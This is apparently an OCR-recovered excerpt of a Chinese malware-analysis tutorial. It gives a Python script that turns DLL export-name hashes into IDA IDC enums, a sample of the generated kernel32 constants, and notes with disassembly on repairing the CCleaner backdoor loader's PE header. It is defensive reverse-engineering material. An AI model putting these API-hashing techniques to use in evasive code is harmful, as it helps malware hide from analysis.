
API/字符串解密

Rolf Rolles编写了一个可以根据特定的hash算法生成API名和hash值对应的IDC脚本的python脚本。



```python
# Typical hash
def StandardZOmbieHash(name):
    num = 0
    for j in name:
        num = ror8(num)
        num = num + ord(j)
        num = num ^ 0x7C35D9A3
    return num

# Workhorse:  create IDC script from DLL's export name hashes
def HashExportNames(pe_path, dll_name, idc_path, hashfunc):
    # Open the PE file and create the IDC file
    pe = pefile.PE(pe_path, fast_load=False)
    f = open(idc_path, 'w')

    # Write stock beginning for IDC file
    f.write("#include <idc.idc>\n")
    f.write("static main() {\n")
    f.write("\tauto id;\n")
    f.write("\tid = AddEnum(-1, \"%s_apihashes_t\", 0x1100000);\n" % dll_name)

    # Create an enum element for each exported name
    for entry in pe.DIRECTORY_ENTRY_EXPORT.symbols:
        if entry.name != None:
            f.write("\tAddConstEx(id, \"%s_apihashes_%s\", 0x%lx, -1);\n" % (dll_name, entry.name, hashfunc(entry.name)))

    # Close the file
    f.write("}")
    f.close()
    return

# Extract the DLL's name, use it to name the IDC structures uniquely
# and decide the IDC file name, then call the function above
def HashExportNamesWrapper(pe_path, hashfunc = StandardZOmbieHash):
    base_name = os.path.basename(pe_path)
    dll_name = base_name.split('.')[0]
    idc_path = dll_name + '.idc'
    HashExportNames(pe_path, dll_name, idc_path, hashfunc)

# main():  hash the export names from a DLL; produce [dllname].idc
if __name__ == "__main__":
    HashExportNamesWrapper(sys.argv[1])
```

python脚本




```c
#include <idc.idc>
static main() {
    auto id;
    id = AddEnum(-1, "kernel32_apihashes_t", 0x1100000);
    AddConstEx(id, "kernel32_apihashes_AcquireSRWLockExclusive", 0x73152a80, -1);
    AddConstEx(id, "kernel32_apihashes_AcquireSRWLockShared", 0xb0e190ba, -1);
    AddConstEx(id, "kernel32_apihashes_ActivateActCtx", 0x43a35bad, -1);
    AddConstEx(id, "kernel32_apihashes_AddAtomA", 0x1297d48b, -1);
    AddConstEx(id, "kernel32_apihashes_AddAtomW", 0x1297d49d, -1);
    AddConstEx(id, "kernel32_apihashes_AddConsoleAliasA", 0x5a0beb81, -1);
    AddConstEx(id, "kernel32_apihashes_AddConsoleAliasW", 0x5a0beb9b, -1);
    AddConstEx(id, "kernel32_apihashes_AddDllDirectory", 0xcf36c0e2, -1);
    AddConstEx(id, "kernel32_apihashes_AddIntegrityLabelToBoundaryDescriptor", 0x2bbc44d8, -1);
    AddConstEx(id, "kernel32_apihashes_AddLocalAlternateComputerNameA", 0x7eab5ab8, -1);
    AddConstEx(id, "kernel32_apihashes_AddLocalAlternateComputerNameW", 0x7eab5a92, -1);
    AddConstEx(id, "kernel32_apihashes_AddRefActCtx", 0xd9636826, -1);
    AddConstEx(id, "kernel32_apihashes_AddSIDToBoundaryDescriptor", 0x43b07700, -1);
    AddConstEx(id, "kernel32_apihashes_AddSecureMemoryCacheCallback", 0xc46cf420, -1);
    AddConstEx(id, "kernel32_apihashes_AddVectoredContinueHandler", 0x801bea00, -1);
    AddConstEx(id, "kernel32_apihashes_AddVectoredExceptionHandler", 0x641166f7, -1);
    AddConstEx(id, "kernel32_apihashes_AdjustCalendarDate", 0x806e22ac, -1);
    AddConstEx(id, "kernel32_apihashes_AllocConsole", 0x8f166cb7, -1);
    AddConstEx(id, "kernel32_apihashes_AllocateUserPhysicalPages", 0x550eef5d, -1);
    AddConstEx(id, "kernel32_apihashes_AllocateUserPhysicalPagesNuma", 0xfaa1018e, -1);
    AddConstEx(id, "kernel32_apihashes_ApplicationRecoveryFinished", 0x8a1f27f5, -1);
    AddConstEx(id, "kernel32_apihashes_ApplicationRecoveryInProgress", 0x42883a90, -1);
    AddConstEx(id, "kernel32_apihashes_AreFileApisANSI", 0x805c6f28, -1);
    AddConstEx(id, "kernel32_apihashes_AssignProcessToJobObject", 0x14894486, -1);
    AddConstEx(id, "kernel32_apihashes_AttachConsole", 0xaff8743a, -1);
    AddConstEx(id, "kernel32_apihashes_BackupRead", 0xead88012, -1);
    AddConstEx(id, "kernel32_apihashes_BackupSeek", 0xe6d8871b, -1);
    AddConstEx(id, "kernel32_apihashes_BackupWrite", 0x1ed70c53, -1);
    AddConstEx(id, "kernel32_apihashes_BaseCheckAppcompatCache", 0xc15643ac, -1);
    AddConstEx(id, "kernel32_apihashes_BaseCheckAppcompatCacheEx", 0x57e52ca4, -1);
```

生成的IDC脚本

API/字符串解密


之前的方法二：修复PE文件

ccleaner后门首先解密出来的shellcode是一个loader，会加载一个被抹去了DOS头的dll创建线程执行恶意行为。修复PE头之后IDA能够识别出一些API。




```
012E1F71   FF55 CC      call dword ptr ss:[ebp-0x34]              msvcrt.memcpy
012E1F74   8B4E 3C      mov ecx,dword ptr ds:[esi+0x3C]
012E1F77   8B46 38      mov eax,dword ptr ds:[esi+0x38]
012E1F7A   8365 F4 00   and dword ptr ss:[ebp-0xC],0x0
012E1F7E   83C4 0C      add esp,0xC
012E1F81   49           dec ecx
012E1F82   48           dec eax
012E1F83   85DB         test ebx,ebx
012E1F85   894D EC      mov dword ptr ss:[ebp-0x14],ecx
012E1F88   8945 E8      mov dword ptr ss:[ebp-0x18],eax
ds:[012E2314]=00000200

地址      HEX 数据                                          ASCII
